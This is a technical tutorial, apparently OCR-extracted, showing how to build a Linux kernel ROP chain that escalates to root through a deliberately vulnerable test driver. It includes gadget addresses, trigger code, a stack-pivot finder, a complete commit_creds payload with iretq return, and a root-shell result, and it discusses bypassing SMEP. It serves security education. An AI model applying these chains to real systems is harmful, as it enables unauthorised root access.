Linux Kernel ROP – Ropping your way to

Vitaly Nikolenko

June, 2016

Abstract

In-kernel ROP (Return Oriented Programming) is a useful technique that is often used to bypass restrictions associated with non-executable memory regions. For example, on default kernels, it presents a practical approach for bypassing kernel and user address separation mitigations such as SMEP (Supervisor Mode Execution Protection) on recent Intel CPUs.

1 Kernel ROP

The goal of this article is to demonstrate how a kernel ROP chain can be constructed to elevate user privileges. As the outcome, the following requirements need to be satisfied:


- Execute a privilege escalation payload;
- Data residing in user-space may be referenced (i.e., "fetching" data from user-space is allowed);
- Instructions residing in user-space may not be executed.

In typical `ret2usr` attacks, the kernel execution flow is redirected to a user-space address containing the privilege escalation payload:

```
  void __attribute__((regparm(3))) payload() {
        commit_creds(prepare_kernel_cred(0);
}
```

The above privilege escalation payload allocates a new credential struct (with `uid=0`, `gid=0`, etc.) and applies it to the calling process. We can construct a ROP chain that will perform the above operations without executing any instructions residing in user-space, i.e., without setting the program counter to any user-space memory addresses. The end goal is to execute the entire privilege escalation payload in kernel-space using a ROP chain. This is may not be required in practice, however. For example, in order to bypass SMEP, it is sufficient to flip the SMEP bit using a ROP chain and then a standard privilege escalation payload can be executed in user-space.

The ROP chain based on the above payload should look similar to the following:



Using the `x86_64` calling convention, the first argument to a function is passed in the `%rdi` register. Hence, the first instruction in the ROP chain pops the null value off the stack. This value is then passed as the first argument to `prepare_kernel_cred()`. A pointer to the new cred struct will be stored in `%rax` which can then be moved to `%rdi` again and passed as the first argument to `commit_creds()`. For now, we have deliberately skipped some details regarding returning to user-space once the credentials are applied. We will discuss these details later in the "Fixating" section of this article.

We will discuss how to find useful gadgets and construct a privilege escalation ROP chain. We will then describe the vulnerable driver code and how to exploit it with a ROP chain in practice.

2 Test System

For this article, we use an Ubuntu 12.04.5 LTS (x64) with the following stock kernel:

```
vnik@ubuntu:~# uname -a
Linux ubuntu 3.13.0-32-generic #57~precise1-Ubuntu SMP
Tue Jul 15 03:51:20 UTC 2014 x86-64 x86-64 x86-64 GNU/Linux
```

If you would like to follow along and use the same kernel, all addresses of ROP gadgets should be identical to ours.

3 Gadgets

Similar to user-space applications, ROP gadgets can be simply extracted from the kernel binary. However, we need to consider the following:

1. We need the ELF (vmlinux) image to extract gadgets from. If we are using the `/boot/vmlinuz*` image, it needs to be decompressed first, and;
2. A tool specifically designed for extracting ROP gadgets is preferred.

`/boot/vmlinuz*` is a compressed kernel image (various compression algorithms are used). It can be extracted using the `extract-vmlinux` script located in the kernel tree.

```
vnik@ubuntu:~# sudo file /boot/vmlinuz-4.2.0-16-generic
/boot/vmlinuz-4.2.0-16-generic: Linux kernel x86 boot executable bzImage,
version 4.2.0-16-generic (buildd@lcy01-07) #19-Ubuntu SMP Thu Oct 8 15:,
```

```
RO-rootFS, swap_dev 0x6, Normal VGA
vnik@ubuntu:~# sudo ./extract-vmlinux /boot/vmlinuz-3.13.0-32-generic > vmlinux
vnik@ubuntu:~# file vmlinux
vmlinux: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
linked, BuildID[sha1]=0x32143d561875c4e5f3229003aca99c880e2bedb2, stripped
```

ROP techniques take advantage of code misalignment to identify new gadgets. This is possible due to x86 language density, i.e., the x86 instruction set is large enough (and instructions have different lengths), that almost any sequence of bytes can be interpreted as a valid instruction. For example, depending on the offset, the following instructions can be interpreted differently (note that the second instruction represents a useful stack pivot):

```
0f 94 c3; sete %bl
   94 c3; xchg eax, esp; ret
```

Simply running `objdump` against the uncompressed kernel image and grepping for gadgets, will only output a small subset of all gadgets (since we are working with aligned addresses only). It worth mentioning that in a majority of cases, however, it is sufficient to find the required gadgets.

A more efficient approach is to use a tool specifically designed for identifying gadgets in ELF binaries. For example, `ROPgadget` can be used to identify all available gadgets:

```
vnik@ubuntu:~/ROPgadget# ./ROPgadget.py --binary ./vmlinux > ~/ropgadget
vnik@ubuntu:~/ROPgadget# tail ~/ropgadget
Gadgets information
============================================================
0xffffffff810c108c: adc ah, ah; add byte ptr [rax-0x77], cl; ret
0xffffffff81054c3a: adc ah, ah; xor al, byte ptr [rax]; pop rbp; ret
0xffffffff815abb0a: adc ah, al; lcall ptr [rbx+0x41]; pop rsp; xor eax, eax; pop rbp; ret
0xffffffff81b0d595: adc ah, al; ljmp ptr [rcx+rax*4-9]; call rax
0xffffffff8112fc05: adc ah, bh; add byte ptr [rax-0x77], cl; in eax, 0x5d; ret
0xffffffff811965e9: adc ah, bh; lcall ptr [rbx+0x41]; pop rsp; xor eax, eax; pop rbp; ret
0xffffffff81495bba: adc ah, bh; mov esi, 0xc7c748ff; loopne 0xffffffff81495c47; ret
0xffffffff8158fb9a: adc ah, bl; loopne 0xffffffff8158fba4; xor eax, eax; pop rbp; ret
```

Now we look for the gadgets listed in our privilege escalation ROP chain. The first gadget we need is `pop rdi; ret`:

```
vnik@ubuntu:~# grep ': pop rdi ; ret' ropgadget
0xffffffff810c9ebd : pop rdi ; ret
```

Obviously any of the gadgets above can be used. However, if we do decide to use one of the gadgets followed by `ret [some_num]`, we will need to construct our ROP chain accordingly, taking into account the fact that the stack pointer will be incremented (remember the stack grows towards lower memory addresses) by `[some_num]`. Note that a gadget may be located in a non-executable page. In this case, an alternative gadget must be found.

There are no gadgets `mov %rax, %rdi; ret` in the test kernel. However, there are several gadgets for `mov %rax, %rdi` followed by a call instruction:

```
0xffffffff8143ae19 : mov rdi, rax ; call r12
0xffffffff81636240 : mov rdi, rax ; call r14
0xffffffff811b22c2 : mov rdi, rax ; call r15
0xffffffff810d7f63 : mov rdi, rax ; call r8
0xffffffff81184c73 : mov rdi, rax ; call r9
0xffffffff815b4593 : mov rdi, rax ; call rbx
```

```
0xffffffff810d805d : mov rdi, rax ; call rcx
0xffffffff81036b70 : mov rdi, rax ; call rdx
```

We can adjust our initial ROP chain to accommodate for the call instruction by loading the address of `commit_creds()` into `%rbx`. The call instruction will then execute `commit_creds()` with `%rdi` pointing to our new "root" cred structure.

0xffffffff810c9ebd # pop %rdi; ret
NULL
0xffffffff81095430 # prepare_kernel_cred()
0xffffffff810dc796 # pop %rdx; ret
0xffffffff81095190 # commit_creds()
0xffffffff81036b70 # mov %rax, %rdi; call %rdx

Executing the above ROP chain should escalate privileges of the current process to root.

4 Vulnerable Driver

To simplify the exploitation process and demonstrate the kernel ROP chain in practice, we have developed the following vulnerable driver:

```c
struct drv_req {
        unsigned long offset;
};
...
static long
device_ioctl(struct file *file, unsigned int cmd, unsigned long args) {
        struct drv_req *req;
        void (*fn)(void);

        switch(cmd) {
        case 0:
                req = (struct drv_req *)args;
                printk(KERN_INFO "size = %lx\n", req->offset);
                printk(KERN_INFO "fn is at %p\n", &ops[req->offset]);
                fn = &ops[req->offset];                         // <-- See [1]
                fn();
                break;
        default:
                break;
        }
        return 0;
}
```

In [1], there are no bound checks for the array. A user-supplied offset is large enough (represented by `unsigned long`) to access any memory address in user or kernel-space. The driver registers the `/dev/vulndrv` device and prints the ops array address when loaded:

```
vnik@ubuntu:~/kernel_rop# make && sudo insmod ./drv.ko
make -C /lib/modules/3.13.0-32-generic/build M=/home/vnik/kernel_rop modules
make[1]: Entering directory `/usr/src/linux-headers-3.13.0-32-generic'
  Building modules, stage 2.
  MODPOST 1 modules
make[1]: Leaving directory `/usr/src/linux-headers-3.13.0-32-generic'
[sudo] password for vnik:
vnik@ubuntu:~/kernel_rop# dmesg | tail
[ 376.256007] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: None
[ 378.259739] e1000: eth0 NIC Link is Down
[ 384.274250] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: None
[ 825.908438] drv: module verification failed: signature or required key missing - tainting kernel
[ 8325.909211] addr(ops) = ffffffffa0253340
```

We can reach the vulnerable path via the provided ioctl from user-space:

```
vnik@ubuntu:~/kernel_rop/vulndrv# sudo chmod a+r /dev/vulndrv
vnik@ubuntu:~/kernel_rop/vulndrv# ./trigger [offset]
```

The trigger source code is shown below:

```
#define DEVICE_PATH "/dev/vulndrv"
...
int main(int argc, char **argv) {
        int fd;
        struct drv_req req;

        req.offset = atoll(argv[1]);

        fd = open(DEVICE_PATH, O_RDONLY);
        if (fd == -1) {
                perror("open");
        }
        ioctl(fd, 0, &req);

        return 0;
}
```

By providing a precomputed offset, any memory address in kernel-space can be executed. We could obviously point `fn()` to our `mmap`'d user-space memory address (containing the privilege escalation payload) but remember the initial requirement: no instructions residing in user-space should be executed.

We need now a way to redirect the kernel execution flow to our ROP chain in user-space without executing any user-space instructions.

5 Stack Pivot

Since we cannot redirect kernel control flow to a user-space address, we need to look for a suitable gadget in kernel-space. The idea is to prepare our ROP chain in user-space and then set the stack pointer to the beginning of this ROP chain. That way, we are not executing instructions residing in user-space directly but rather fetching pointers from user-space to instructions in kernel-space.

Setting the breakpoint at the entry point to our vulnerable function `device_ioctl()`, we can examine registers that are either 'static' (have a somewhat fixed value between `device_ioctl()` invocations) or registers that we control before dereferencing the function pointer:

```
0xffffffffa013d0bd <device_ioctl>     nopl  0x0(%rax,%rax,1)
0xffffffffa013d0c2 <device_ioctl+5>   push  %rbp
0xffffffffa013d0c3 <device_ioctl+6>   mov   %rsp,%rbp
0xffffffffa013d0c6 <device_ioctl+9>   sub   $0x30,%rsp
0xffffffffa013d0ca <device_ioctl+13>  mov   %rdi,-0x18(%rbp)
0xffffffffa013d0ce <device_ioctl+17>  mov   %esi,-0x1c(%rbp)
0xffffffffa013d0d1 <device_ioctl+20>  mov   %rdx,-0x28(%rbp) [user-space address of req struct]
0xffffffffa013d0d5 <device_ioctl+24>  mov   -0x1c(%rbp),%eax
0xffffffffa013d0d8 <device_ioctl+27>  test  %eax,%eax
0xffffffffa013d0da <device_ioctl+29>  jne   0xffffffffa013d145 <device_ioctl+136>
0xffffffffa013d0dc <device_ioctl+31>  mov   -0x28(%rbp),%rax
0xffffffffa013d0e0 <device_ioctl+35>  mov   %rax,-0x10(%rbp) [save req struct address to -0x10(%rbp)]
0xffffffffa013d0e4 <device_ioctl+39>  mov   -0x10(%rbp),%rax
0xffffffffa013d0e8 <device_ioctl+43>  mov   (%rax),%rax
0xffffffffa013d0eb <device_ioctl+46>  mov   %rax,%rsi
0xffffffffa013d0ee <device_ioctl+49>  mov   $0xffffffffa013e066,%rdi
0xffffffffa013d0f5 <device_ioctl+56>  mov   $0x0,%eax
0xffffffffa013d0fa <device_ioctl+61>  callq 0xffffffff81746ca3
0xffffffffa013d0ff <device_ioctl+66>  mov   -0x10(%rbp),%rax
0xffffffffa013d103 <device_ioctl+70>  mov   (%rax),%rax
0xffffffffa013d106 <device_ioctl+73>  shl   $0x3,%rax
0xffffffffa013d10a <device_ioctl+77>  add   $0xffffffffa013f340,%rax
0xffffffffa013d110 <device_ioctl+83>  mov   %rax,%rsi
0xffffffffa013d113 <device_ioctl+86>  mov   $0xffffffffa013e074,%rdi
0xffffffffa013d11a <device_ioctl+93>  mov   $0x0,%eax
0xffffffffa013d11f <device_ioctl+98>  callq 0xffffffff81746ca3
0xffffffffa013d124 <device_ioctl+103> mov   $0xffffffffa013f340,%rdx
0xffffffffa013d132 <device_ioctl+117> shl   $0x3,%rax
0xffffffffa013d136 <device_ioctl+121> add   %rdx,%rax         ; mov %rax,-0x8(%rbp)
0xffffffffa013d13d <device_ioctl+128> mov   -0x8(%rbp),%rax
0xffffffffa013d141 <device_ioctl+132> callq *%rax             ; [1] jmp <device_ioctl+137>
0xffffffffa013d145 <device_ioctl+136> nop
0xffffffffa013d146 <device_ioctl+137> mov   $0x0,%eax
0xffffffffa013d14b <device_ioctl+142> leaveq
0xffffffffa013d14c <device_ioctl+143> retq
```

In [1], the `%rax` register contains the address of the instruction to be executed. We can compute this address in advance since we know both the ops array base address and the passed offset value used to compute the address of the function pointer `fn()`. For example, given the ops base address `0xffffffffaaaaaaaf` and `offset = 0x6806288`, the `fn` address becomes `0xffffffffdeadbeef`.

We can reverse this logic and try to find the offset value that would give us the desired target address to execute in kernel-space. There are many stack pivot gadgets. For example, the following are common stack pivots encountered in user-space ROP chains:

- `mov %rsp, %rXx ; ret`
- `add %rsp, ...; ret`
- `xchg %rXx, %rsp ; ret`

Using arbitrary code execution in kernel-space, we need to set our stack pointer to a user-space address that we control. Even though our test environment is 64-bit, we are interested in the last stack pivot gadget but with 32-bit registers, i.e., `xchg %eXx, %esp ; ret` or `xchg %esp, %eXx ; ret`. In case our `%rXx` contains a valid kernel memory address (e.g., `0xffffffffXXXXXXXX`), this stack pivot instruction will set the lower 32 bits of `%rXx` (`0xXXXXXXXX` which is a user-space address) as the new stack pointer. Since the `%rax` value is known right before executing `fn()`, we know exactly where our new user-space stack will be and mat it accordingly.

Using the `ROPGadget` tool, we can find many suitable `xchg` stack pivots in the kernel image:

```
0xffffffff81000085 : xchg eax, esp ; ret
0xffffffff81576254 : xchg eax, esp ; ret 0x103d
```

```
0xffffffff810242a6 : xchg eax, esp ; ret 0x10a8
0xffffffff8108e258 : xchg eax, esp ; ret 0x11e8
0xffffffff81762182 : xchg eax, esp ; ret 0x12eb
0xffffffff816f4a04 : xchg eax, esp ; ret 0x13e9
0xffffffff81a196fc : xchg eax, esp ; ret 0x1408
0xffffffff814bd0fd : xchg eax, esp ; ret 0x148
0xffffffff8119e39b : xchg eax, esp ; ret 0x148d
0xffffffff813f8ce5 : xchg eax, esp ; ret 0x14c
0xffffffff810db968 : xchg eax, esp ; ret 0x14ff
0xffffffff81d5953e : xchg eax, esp ; ret 0x1589
0xffffffff81951aee : xchg eax, esp ; ret 0x1d07
0xffffffff81703efe : xchg eax, esp ; ret 0x1f3c
...
```

The only caveat when choosing a stack pivot gadget is that it needs to be aligned by 8 bytes (since the ops is the array of 8 byte pointers and its base address is properly aligned). The following simple script can be used to find a suitable gadget:

```python
            #####  find_offset.py  #####
#!/usr/bin/env python
import sys

base_addr = int(sys.argv[1], 16)
f = open(sys.argv[2], 'r') # gadgets

for line in f.readlines():
        target_str, gadget = line.split(':')
        target_addr = int(target_str, 16)

        # check alignment
        if target_addr % 8 != 0:
                continue

        offset = (target_addr - base_addr) / 8
        print 'offset =', (1 << 64) + offset
        print 'gadget =', gadget.strip()
        print 'stack addr = %x' % (target_addr & 0xffffffff)
        break
```

```
vnik@ubuntu:~$ cat ropgadget | grep ': xchg eax, esp ; ret' > gadgets
vnik@ubuntu:~$ ./find_offset.py 0xffffffffa0224340 ./gadgets
offset = 18446744073644332003
gadget = xchg eax, esp ; ret 0x11e8
stack addr = 8108e258
```

The stack address above represents the user-space address where the ROP chain needs to mmaped (`fake_stack`):

```c
unsigned long *fake_stack;

mmap_addr = stack_addr & 0xffff000;
assert((mapped = mmap((void*) mmap_addr, 0x2000,
                      PROT_EXEC | PROT_READ | PROT_WRITE,
                      MAP_POPULATE | MAP_FIXED | MAP_GROWSDOWN,
```

```
                         0, 0)) == (void*) mmap_addr);

fake_stack = (unsigned long *)(stack_addr);
*fake_stack ++= 0xffffffff810c9ebdUL; /* pop %rdi; ret */

fake_stack = (unsigned long *)(stack_addr + 0x11e8 + 8);
```

The `ret` instruction in the chosen stack pivot has a numeric operand. The `ret` instruction with no argument pops the return address off the stack and jumps to it. However, in some calling conventions (e.g., Microsoft `__stdcall`), the callee function is responsible for cleaning up the stack. In this case, the `ret` is called with an operand that represents the number of bytes to pop off the stack after fetching the next instruction. Hence, the second ROP gadget after the stack pivot is positioned at the offset `0x11e8 + 8`: once the stack pivot is executed, the control will be transferred to the next gadget but the stack pointer will be at `%rsp + 0x11e8`.

6 Payload

Referring to the stack layout from the beginning, we can prepare the ROP chain in user-space:

```
  fake_stack = (unsigned long *)(stack_addr);

  *fake_stack ++= 0xffffffff810c9ebdUL; /* pop %rdi; ret */

  fake_stack = (unsigned long *)(stack_addr + 0x11e8 + 8);

  *fake_stack ++= 0x0UL;                /* NULL */
  *fake_stack ++= 0xffffffff81095430UL; /* prepare_kernel_cred() */
  *fake_stack ++= 0xffffffff810dc796UL; /* pop %rdx; ret */
//*fake_stack ++= 0xffffffff81095190UL; /* commit_creds() */
  *fake_stack ++= 0xffffffff81095196UL; /* commit_creds() + 2 instrs */
  *fake_stack ++= 0xffffffff81036b70UL; /* mov %rax, %rdi; call %rdx */
```

We have made some modifications to the ROP chain from the beginning. In particular, the `commit_creds()` address was shifted by 2 instructions. The reason for this is that we are using the call instruction to execute `commit_creds()`. The call instruction saves the return address on the stack prior to transferring control to the first instruction of `commit_creds()`. As any other function, `commit_creds()` has prologue and epilogue that will push values on the stack and then pop them off the stack before returning. Hence, once the function is executed, the control will be transferred to the saved return address. We, however, want to transfer it to the next gadget in the ROP chain. To use the call instruction as the ROP gadget, we can simply skip one of the push instructions in the prologue:

```
(gdb) x/10i 0xffffffff81095190
0xffffffff81095190      nopl   0x0(%rax,%rax,1)
0xffffffff81095195      push   %rbp
0xffffffff81095196      mov    %rsp,%rbp
0xffffffff81095199      push   %r13
0xffffffff8109519b      mov    %gs:0xc7c0,%r13
0xffffffff810951a4      push   %r12
0xffffffff810951a6      push   %rbx
0xffffffff810951a7      mov    %rdi,%rbx
0xffffffff810951aa      sub    $0x8,%rsp
0xffffffff810951ae      mov    0x498(%r13),%r12
```

Skipping `push %rbp` (and the first `nop`) allows as to use the call instruction as the ROP gadget: the saved return address on the stack will be popped by `commit_creds()` epilogue and ret will transfer control to the next gadget in the chain.

7 Fixating

The ROP chain described above will give our calling process superuser privileges. However, once all ROP gadgets are executed, the control will be transferred to the next instruction on the stack which is some uninitialized memory value. We need to somehow restore the stack pointer and transfer control back to our user-space process.

You might be aware that syscalls switch kernel/user-space context all the time. Once the process executes a `syscall`, it needs to restore its state so that it can continue executing from the next instruction after the `syscall`. This is typically done using the `iret` (inter-privilege return) instruction to return from kernel-space back to the user-space process. However, `iret` (or `iretq` with 64-bit operands in our case) expects a certain stack layout shown below:

Low mem addr
RIP
CS
EFLAGS
RSP
SS
High mem addr

We would need to extend our ROP chain to include a new user-space instruction pointer (RIP), mmaped user-space stack pointer (RSP), code and stack segment selectors (CS and SS), and EFLAGS register with various state information. The CS, SS and EFLAGS values can be obtained from the calling user-space process using the following `save_state()` function:

```
unsigned long user_cs, user_ss, user_rflags;

static void save_state() {
        asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "pushfq\n"
        "popq %2\n"
        : "=r" (user_cs), "=r" (user_ss), "=r" (user_rflags) : : "memory");
}
```

The `iretq` instruction address in the kernel `.text` segment can be obtained using `objdump`:

```
vnik@ubuntu:~# objdump -j .text -d ~/vmlinux | grep iretq | head -1
ffffffff81053056:       48 cf                   iretq
```

The last thing to note is that before executing `iret`, is that `swapgs` is required on 64-bit systems. This instruction swaps the contents of the GS register with a value in one of the MSRs. At the entry to a kernel-space routine (e.g., a `syscall`), `swpags` is executed to obtain a pointer to kernel data structures and hence, a matching `swapgs` is required before returning to user-space. Now, we can put all the pieces of the ROP chain together:

```c
save_state();

fake_stack = (unsigned long *)(stack_addr);

*fake_stack ++= 0xffffffff810c9ebdUL; /* pop %rdi; ret */

fake_stack = (unsigned long *)(stack_addr + 0x11e8 + 8);

*fake_stack ++= 0x0UL;                  /* NULL */
*fake_stack ++= 0xffffffff81095430UL;   /* prepare_kernel_cred() */
*fake_stack ++= 0xffffffff810dc796UL;   /* pop %rdx; ret */
*fake_stack ++= 0xffffffff81095196UL;   /* commit_creds() + 2 instructions */
*fake_stack ++= 0xffffffff81036b70UL;   /* mov %rax, %rdi; call %rdx */

*fake_stack ++= 0xffffffff81052804UL;   /* swapgs ; pop rbp ; ret */
*fake_stack ++= 0xdeadbeefUL;           /* dummy placeholder */

*fake_stack ++= 0xffffffff81053056UL;   /* iretq */
*fake_stack ++= (unsigned long)shell;   /* spawn a shell */
*fake_stack ++= user_cs;                /* saved CS */
*fake_stack ++= user_rflags;            /* saved EFLAGS */
*fake_stack ++= (unsigned long)(tmp_stack+0x5000000);/* user-space mmaped stack area */
*fake_stack ++= user_ss;                /* saved SS */
```

8 Results

First, we need to obtain the array offset using the base address:

```
vnik@ubuntu:~$ dmesg | grep addr | grep ops
[  244.142035] addr(ops) = ffffffffa02e9340
vnik@ubuntu:~$ ~/find_offset.py ffffffffa02e9340 ~/gadgets
offset = 18446744073644231139
gadget = xchg eax, esp ; ret 0x11e8
stack addr = 8108e258
```

Then, pass the base and offset addresses to the ROP exploit:

```
vnik@ubuntu:~/kernel_rop/vulndrv$ gcc rop_exploit.c -O2 -o rop_exploit
vnik@ubuntu:~/kernel_rop/vulndrv$ ./rop_exploit 18446744073644231139 ffffffffa02e9340
array base address = 0xffffffffa02e9340
stack address = 0x8108e258
# id
uid=0(root) gid=0(root) groups=0(root)
```

And did we mention that this would bypass SMEP? There are easier ways to bypass SMEP. For example, clearing the CR4 bit as a ROP chain gadget and then executing the rest of the privilege escalation payload (i.e., `commit_creds(prepare_kernel_cred(0))` with `iret`) in user-space. The goal of this article was not to bypass a certain protection mechanism but to demonstrate that kernel ROP (the entire payload) can be as easily executed in kernel-space as ROP in user-space. There are obvious downsides to kernel ROP: the main one is being able to obtain access to the kernel boot image (which defaults to 0600). This is not an issue for stock kernels but could be problematic for custom kernels if there are no other memory leaks.